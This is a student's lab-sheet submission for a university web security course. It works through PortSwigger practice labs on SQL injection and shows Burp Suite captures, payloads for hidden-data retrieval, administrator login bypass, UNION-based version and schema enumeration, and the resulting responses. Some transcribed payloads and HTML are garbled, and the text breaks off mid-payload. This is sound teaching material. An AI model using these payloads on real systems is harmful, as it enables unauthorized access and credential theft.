



# SLIIT

---

*Discover Your Future*

---

Sri Lanka Institute of Information Technology

## SQL injection

**WD - Lab sheet 7 - Wednesday Group Submission**

**IE2062 – Web Security.**

Submitted by:

**IT22199508 – Athapaththu A.M.M.I.P**

Date of submission

2024.04.23

# 1) SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

- Access the lab

The screenshot shows a browser window with the URL <https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data>. The page title is "Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data". On the left, there's a sidebar with navigation links like "Dashboard", "Learning paths", "Latest topics", etc. The main content area contains the lab description and a code snippet:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

Buttons include "ACCESS THE LAB" and "TRY FOR FREE". A sidebar on the right says "Find SQL injection vulnerabilities using Burp Suite".

- Use Burp Suite to intercept and modify the request that sets the product category filter.


The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request is being intercepted for the URL <https://0acf00230451a2fe82214ab700ee0013.web-security-academy.net:443>. The request payload is:

```
GET /filter?category=Accessories HTTP/1.1
Host: 0acf00230451a2fe82214ab700ee0013.web-security-academy.net
Cookie: session=NuUj42qfuanJhNaDwJHPhcS7fsJ73
Accept: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:115.0) Gecko/201001 Firefox/115.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0acf00230451a2fe82214ab700ee0013.web-security-academy.net
DNT: 1
DPR: 1
Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

```

The Burp Suite interface includes tabs for "Pretty", "Raw", and "Hex". To the right, the browser window shows the lab description and some product images.


- Go to proxy settings and turn on the tick on Intercept responses on the following rules:



- Modify the category parameter, giving it the value '+OR+1=1--

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The 'Raw' tab of the request editor shows the modified URL: 'GET /filter?category=%2B%40%41%3D-- HTTP/1.1'. The browser window shows a page from 'WebSecurityAcademy' titled 'SQL injection vulnerability in WHERE clause allowing retrieval of hidden data'. The page content includes a large graphic of a smiling mouth with sharp teeth and a silhouette of a person running. Navigation links include 'Home', 'Back to lab description >', and 'Refine your search: All Accessories Clothing, shoes and accessories Lifestyle Pets'.

- Submit the request, and verify that the response now contains one or more unreleased products.



## 2) SQL injection vulnerability allowing login bypass

- Access the lab.

The screenshot shows the PortSwigger web security academy interface. The main page title is "Lab: SQL injection vulnerability allowing login bypass". Below it, there's a button labeled "ACCESS THE LAB". To the right, there's a sidebar with a blue header that says "Find SQL injection vulnerabilities using Burp Suite" and a "TRY FOR FREE" button. The left sidebar contains a navigation tree for "SQL injection" topics, including "What is SQL injection?", "How to prevent SQL injection", and "View all SQL injection labs". The status bar at the bottom indicates "10:29 PM 4/21/2024".

- Use Burp Suite to intercept and modify the login request.

The screenshot shows the Burp Suite interface on the left, with the "Proxy" tab selected. It displays an intercept request for a login page. The request details show a GET request to "https://0a9e00d304a79ea9829f1545004e00ef.web-security-academy.net:443". The Burp Suite interface includes an "Inspector" panel showing request attributes, query parameters, body parameters, cookies, and headers. To the right, the "WebSecurity Academy" website is shown, featuring a banner for "SQL injection vulnerability allowing login bypass". Below the banner, there's a section titled "WE LIKE TO SHOP" with images of a smartphone, a person flexing, and a person sitting on a giant pillow. Product cards for "More Than Just Birdsong", "Com-Tool", "Gym Suit", and "Giant Pillow Thing" are displayed with their respective prices (\$1.56, \$32.99, \$75.77, \$46.96).

- Use Burp Suite to intercept and modify the login request.

The screenshot shows the Burp Suite interface on the left and a web browser on the right. In the browser, the URL is <https://0a9e00d304a79ea9829f1545004e00ef.web-security-academy.net:443>. The page title is "WebSecurity Academy" and the sub-page is "SQL injection vulnerability allowing login bypass". The status bar indicates "LAB Not solved". The browser's address bar shows the same URL. The Burp Suite interface shows a captured POST request to "/login HTTP/2". The "Raw" tab of the request editor contains the following payload:

```

POST /login HTTP/2
Host: 0a9e00d304a79ea9829f1545004e00ef.web-security-academy.net
Cookie: session=80gpzQ0EMpJPSyQInm4iT4yDY6ijPWS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
Origin: https://0a9e00d304a79ea9829f1545004e00ef.web-security-academy.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
CsrfToken: NBkwxDpuU3oR0vLVijvMwaSLaOAShpmn&username=administrator'--&password=123456789

```

- Modify the username parameter, giving it the value: administrator'--

The screenshot shows the Burp Suite interface with the modified request. The "Raw" tab of the request editor now includes the "--" suffix at the end of the "username" parameter:

```

POST /login HTTP/2
Host: 0a9e00d304a79ea9829f1545004e00ef.web-security-academy.net
Cookie: session=80gpzQ0EMpJPSyQInm4iT4yDY6ijPWS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
Origin: https://0a9e00d304a79ea9829f1545004e00ef.web-security-academy.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
CsrfToken: NBkwxDpuU3oR0vLVijvMwaSLaOAShpmn&username=administrator'--&password=123456789

```

- Now you can see you solved the lab by Modify the username parameter, giving it the value: administrator'--

The screenshot shows a web browser window with two tabs open, both titled "SQL injection vulnerability allowing login bypass". The active tab's URL is <https://0a9e00d304a79ea9829f1545004e00ef.web-security-academy.net/my-account?id=administrator>. The page content includes the heading "SQL injection vulnerability allowing login bypass", a "Solved" badge, and a message "Congratulations, you solved the lab!". Below this, there's a form field for "Email" with a "Update email" button. At the bottom of the browser window, the Windows taskbar is visible with various icons and the system tray showing the date and time.

### 3) SQL injection attack, querying the database type and version on Oracle

- Access the lab and Use Burp Suite to intercept and modify the request that sets the product category filter.

The screenshot shows a Windows desktop environment. In the center, a web browser window displays the PortSwigger website under the 'Web Security Academy' section, specifically the 'Examining the database' lab titled 'Lab: SQL injection attack, querying the database type and version on Oracle'. The browser address bar shows the URL <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-oracle>. To the left of the browser, the Windows taskbar is visible with various pinned icons and open applications. On the right side of the desktop, the Burp Suite application is running. The Burp Suite interface includes a 'Proxy' tab where a network request is being viewed. The request details show a GET request to the lab URL. The Burp Suite interface has tabs like 'Pretty', 'Raw', and 'Hex'. The 'Inspector' tab is active, showing request attributes, query parameters, body parameters, cookies, and headers. The 'Decoder' tab is also visible. At the bottom of the Burp Suite window, there's an event log and memory usage information.

- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

```
'+UNION+SELECT+'abc','def'+FROM+dual--
```


The screenshot shows the Burp Suite interface with a successful SQL injection attack. The request URL is `https://0a7800f504ad48280d308bd00970045.web-security-academy.net`. The request payload is `&filter[category]=Tech+gifts'+UNION+SELECT+'abc','def'+FROM+dual--`. The response shows the page content with the injected SQL query results, indicating a successful attack.

- Use the following payload to display the database version:

```
'+UNION+SELECT+BANNER,+NULL+FROM+v$version--
```

The screenshot shows the Burp Suite interface with a successful SQL injection attack. The request URL is `https://0a7800f504ad48280d308bd00970045.web-security-academy.net`. The request payload is `&filter[category]=Tech+gifts'+UNION+SELECT+BANNER,+NULL+FROM+v$version--`. The response shows the page content with the injected SQL query results, indicating a successful attack.

- Finally, send it to response and you can solve the lab.



## 4) SQL injection attack, querying the database type and version on MySQL and Microsoft

- Access the lab and Use Burp Suite to intercept and modify the request that sets the product category filter.

The screenshot displays a dual-monitor setup. The top monitor shows a web browser with the PortSwigger website open. The browser title bar reads "SQL injection attack, querying the database type and version on MySQL and Microsoft". The main content of the browser shows a "Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft" page. This page includes a sidebar with topics like "What is SQL injection?", "UNION attacks", and "Blind SQL injection". The main content area has sections for "PRACTITIONERS" and "LAB", with a status of "Not solved". It contains instructions: "This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query." and "To solve the lab, display the database version string.". There's also a "Hint" section and a large orange "ACCESS THE LAB" button. To the right of the main content is a dark sidebar with a "Find SQL injection vulnerabilities using Burp Suite" section and a "TRY FOR FREE" button. The bottom monitor shows the Burp Suite application. The "Proxy" tab is selected, and the "Intercept" dropdown is set to "Intercept is...". The "HTTP history" tab is active, showing a single request for "https://0xd0ad04a0b39d1652acb0dd0ba.web-security-academy.net:443 [34.246.129.62]". The request details pane shows the raw HTTP traffic, including the injected SQL query: "filter?category=Accessories HTTP/2". The response details pane shows the server's response. The bottom of the screen shows the Windows taskbar with various pinned icons and the system tray.

- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

'+UNION+SELECT+'abc','def'#

The screenshot shows a Burp Suite session with a captured request and response. The request is a GET to / HTTP/1.1 with various headers including User-Agent (Mozilla/5.0), Accept (text/html), and Accept-Language (en-US). The response is an HTML page from https://0a6d00ad04ab039c81652acb00dd00ba.web-security-academy.net. The page contains a lab header and a banner section. A SQL injection attack is being performed on the MySQL database, specifically targeting the version information. The response code is 200 OK.

**Request**

```
GET / HTTP/1.1
Host: 0a6d00ad04ab039c81652acb00dd00ba.web-security-academy.net
Cookie: session=1NWqh0lCjxlatfdCjM1lxWWSJk6m0s
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a6d00ad04ab039c81652acb00dd00ba.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

```

**Response**

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frone-Options: SAMEORIGIN
Content-Length: 8031
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
    <link href="/resources/css/labsCommerce.css" rel="stylesheet">
    <title>
      SQL injection attack, querying the database type and version on MySQL and Microsoft
    </title>
  </head>
  <body>
    <script src="/resources/labheader/v1/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class="academyLabBanner">
        <div class="container">
          <div class="logos">
            <div class="title-container">
              <h2>
                SQL injection attack, querying the database type and version on MySQL and Microsoft
              </h2>
            </div>
            <a id="lab-link" class="button" href="#">
              Back to lab home
            </a>
          </div>
          <p id="hint">
            Make the database retrieve the string: '0.0.96-Ubuntu0.20.04.1'
          </p>
          <a class="link-back" href='
            https://portswigger.net/web-security/sql-injection/examining-the-database-querying-database-version-mysql-microsoft'
            Back in browser>
          </a>
        </div>
      </section>
    </div>
  </body>

```

**Inspector**

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

**Notes**

8,339 bytes | 223 millis  
Memory: 220.0MB  
Event log All issues  
ENG 11:24 PM 4/21/2024

- Use the following payload to display the database version:  
`'+UNION+SELECT+@@version.+NULL#`

The screenshot shows a Burp Suite session with a captured request and response. The request is a GET to /filter?category=Accessories' UNION SELECT+@version,+NULL; HTTP/2. The response is a 200 OK page containing a SQL injection attack payload. The page includes CSS and JavaScript files from labheader.css and labECommerce.css, and a MySQL banner at the bottom.

**Request**

Pretty Raw Hex

```
1 GET /filter?category=Accessories' UNION SELECT+@version,+NULL; HTTP/2
2 Host: 0a600ad04a0b39c8165ac0dd00ba.web-security-academy.net
3 Cookie: session=AvgJgh0Q2jiafaUdCxjMltVVSJkqub
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101
5 Upgrade-Insecure-Requests: 1
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.5,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Referer: https://0a600ad04a0b39c8165ac0dd00ba.web-security-academy.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Te: trailers
16
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 6231
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsECommerce.css" rel="stylesheet">
11  </head>
12  <body>
13    <h1>SQL injection attack, querying the database type and version on MySQL and Microsoft</h1>
14    <script src="/resources/labheader/js/labHeader.js"></script>
15  </body>
16</html>
```

SQL injection attack, querying the database type and version on MySQL and Microsoft

```
1 <div id="academyLabHeader">
2   <section class="academyLabBanner">
3     <div>
4       <h2>SQL injection</h2>
5       <div class="loop">
6         <div class="title-container">
7           <h3>SQL injection attack, querying the database type and version on MySQL and Microsoft</h3>
8           <h2>Back to lab home</h2>
9           <a id="lab-home" href="/">Back to lab home</a>
10          <p id="hint">
11            Make the database retrieve the string: '0.0.36-Ubuntu/0.0.04.1'
12          </p>
13          <a class="link-back" href="https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version/mysql-microsoft">
14            Back to query database version MySQL Microsoft</a>
15        </div>
16      </div>
17    </section>
18  </div>
19</div>
```

SQL injection attack, querying the database type and version on MySQL and Microsoft

```
20 <div class="title-container">
21   <h3>SQL injection attack, querying the database type and version on MySQL and Microsoft</h3>
22   <h2>Back to lab home</h2>
23   <a id="lab-home" href="/">Back to lab home</a>
24</div>
```

SQL injection attack, querying the database type and version on MySQL and Microsoft

```
25 <div class="link-back" href="https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version/mysql-microsoft">
26   Back to query database version MySQL Microsoft</div>
```

Done

Event log All issues

Target: https://0a600ad04a0b39c8165ac0dd00ba.web-security-academy.net

Memory: 220.0MB

- Finally send it to response and you can solve the lab.

The screenshot shows a web browser window with multiple tabs open, all related to SQL injection attacks. The active tab is titled "SQL injection attack, querying the database type and version on MySQL and Microsoft". The page content includes the WebSecurity Academy logo, a success message "Congratulations, you solved the lab!", and a "Share your skills!" button. Below the main content, there's a section for accessories with a heading "WE LIKE TO SHOP" and a sub-section for "Accessories". A product listing for "Cheshire Cat Grin" is shown, featuring a small image of a cat grin and a brief description.

WE LIKE TO  
**SHOP**

## Accessories

Refine your search:

All Accessories Corporate gifts Food & Drink Tech gifts Toys & Games

**Cheshire Cat Grin**

We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all. Ever glazed over as your pals regale you with

# 5) SQL injection attack, listing the database contents on non-Oracle databases

- Access the lab

The screenshot shows the PortSwigger Web Security Academy interface. On the left, there's a sidebar with a navigation tree for SQL injection topics. The main content area displays a lab titled "Lab: SQL injection attack, listing the database contents on non-Oracle databases". It includes a brief description of the vulnerability, instructions to solve it using the administrator user, and a "Hint" button. At the bottom, there's a "ACCESS THE LAB" button. To the right, there's a sidebar with an advertisement for "Find SQL Injection vulnerabilities using Burp Suite" and a "TRY FOR FREE" button.

- Use Burp Suite to intercept and modify the request that sets the product category filter.

The screenshot shows Burp Suite Community Edition running. In the "Intercept" tab, a captured request is displayed. The URL is https://0af4005a04911ca28215ad3d006e006a.web-security-academy.net:443. The request body contains a SQL injection payload: "product\_id=1 OR 1=1; --". The response shows a page from "WebSecurityAcademy" with the title "SQL injection attack, listing the database contents on non-Oracle databases". The page content includes a "Back to lab description" link and a "WE LIKE TO SHOP" logo. Below the page, there's a search bar and a section about "High-End Gift Wrapping".

- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

**'+UNION+SELECT+'abc','def'--**

Request

```
1 GET /filter?category=Gifts'+UNION+SELECT+'abc','def'-- HTTP/2
2 Host: 0af4005ad491fc28215ad3d006e006a.web-security-academy.net
3 Cookie: session=GBmYaQj6xfWx6mB0wMn0gwyNCKv6I
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0af4005ad491fc28215ad3d006e006a.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 6704
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labEcommerce.css rel="stylesheet">
11    <title>
12      SQL injection attack, listing the database contents on non-Oracle databases
13    </title>
14    <script src="/resources/labheader/js/labHeader.js">
15      <div id="academyLabHeader">
16        <section class="academyLabBanner">
17          <div class="container">
18            <div class="logo">
19            <div class="title-container">
20              <h2>
21                SQL injection attack, listing the database contents on non-Oracle databases
22              </h2>
23              <a id="lab-link" class="button" href="/">
24                Back to lab home
25              </a>
26            </div>
27            <div class="link-back" href="https://portswigger.net/web-security/sql-injection/examining-the-database/listing-database-contents-non-oracle">
28              Back insep;to&ampnbsplabnbsp;descriptionnbsp;
29              <img alt="Back arrow icon" style="vertical-align: middle;"/>
30              <span>Back insep;to&ampnbsplabnbsp;descriptionnbsp;
31              </span>
32            </div>
33          </div>
34        </section>
35      </div>
36    </script>
37  </head>
38  <body>
39    <div id="academyLabHeader">
40      <section class="academyLabBanner">
41        <div class="container">
42          <div class="logo">
43          <div class="title-container">
44            <h2>
45              SQL injection attack, listing the database contents on non-Oracle databases
46            </h2>
47            <a id="lab-link" class="button" href="/">
48              Back to lab home
49            </a>
50          </div>
51          <div class="link-back" href="https://portswigger.net/web-security/sql-injection/examining-the-database/listing-database-contents-non-oracle">
52            Back insep;to&ampnbsplabnbsp;descriptionnbsp;
53            <img alt="Back arrow icon" style="vertical-align: middle;"/>
54            <span>Back insep;to&ampnbsplabnbsp;descriptionnbsp;
55            </span>
56          </div>
57        </div>
58      </section>
59    </div>
60  </body>
61</html>
```

- Use the following payload to retrieve the list of tables in the database:  
**'+UNION+SELECT+table\_name,+NULL+FROM+information\_schema.tables--**

Request

```
1 GET /filter?category=Gifts'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables-- HTTP/2
2 Host: 0af4005ad491fc28215ad3d006e006a.web-security-academy.net
3 Cookie: session=GBmYaQj6xfWx6mB0wMn0gwyNCKv6I
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0af4005ad491fc28215ad3d006e006a.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 28724
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labEcommerce.css rel="stylesheet">
11    <title>
12      SQL injection attack, listing the database contents on non-Oracle databases
13    </title>
14    <script src="/resources/labheader/js/labHeader.js">
15      <div id="academyLabHeader">
16        <section class="academyLabBanner">
17          <div class="container">
18            <div class="logo">
19            <div class="title-container">
20              <h2>
21                SQL injection attack, listing the database contents on non-Oracle databases
22              </h2>
23              <a id="lab-link" class="button" href="/">
24                Back to lab home
25              </a>
26            </div>
27            <div class="link-back" href="https://portswigger.net/web-security/sql-injection/examining-the-database/listing-database-contents-non-oracle">
28              Back insep;to&ampnbsplabnbsp;descriptionnbsp;
29              <img alt="Back arrow icon" style="vertical-align: middle;"/>
30              <span>Back insep;to&ampnbsplabnbsp;descriptionnbsp;
31              </span>
32            </div>
33          </div>
34        </section>
35      </div>
36    </script>
37  </head>
38  <body>
39    <div id="academyLabHeader">
40      <section class="academyLabBanner">
41        <div class="container">
42          <div class="logo">
43          <div class="title-container">
44            <h2>
45              SQL injection attack, listing the database contents on non-Oracle databases
46            </h2>
47            <a id="lab-link" class="button" href="/">
48              Back to lab home
49            </a>
50          </div>
51          <div class="link-back" href="https://portswigger.net/web-security/sql-injection/examining-the-database/listing-database-contents-non-oracle">
52            Back insep;to&ampnbsplabnbsp;descriptionnbsp;
53            <img alt="Back arrow icon" style="vertical-align: middle;"/>
54            <span>Back insep;to&ampnbsplabnbsp;descriptionnbsp;
55            </span>
56          </div>
57        </div>
58      </section>
59    </div>
60  </body>
61</html>
```

- Find the name of the table containing user credentials.

**Response**

Pretty	Raw	Hex	Render
344           </tr>			
345           <tr>			
346            <th>			
347            pg_stat_database			
348            </th>			
349            <tr>			
350            <th>			
351            sql_sizing			
352            </th>			
353            <tr>			
354            <th>			
355            triggers			
356            </th>			
357            <tr>			
358            <th>			
359            triggered_update_columns			
360            </th>			
361            <tr>			
362            <th>			
363            pg_tables			
364            </th>			
365            <tr>			
366            <th>			
367            usage_privileges			
368            </th>			
369            <tr>			
370            <th>			
371            users			
372            </th>			

1 match

- Use the following payload (replacing the table name) to retrieve the details of the columns in the table:

```
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns
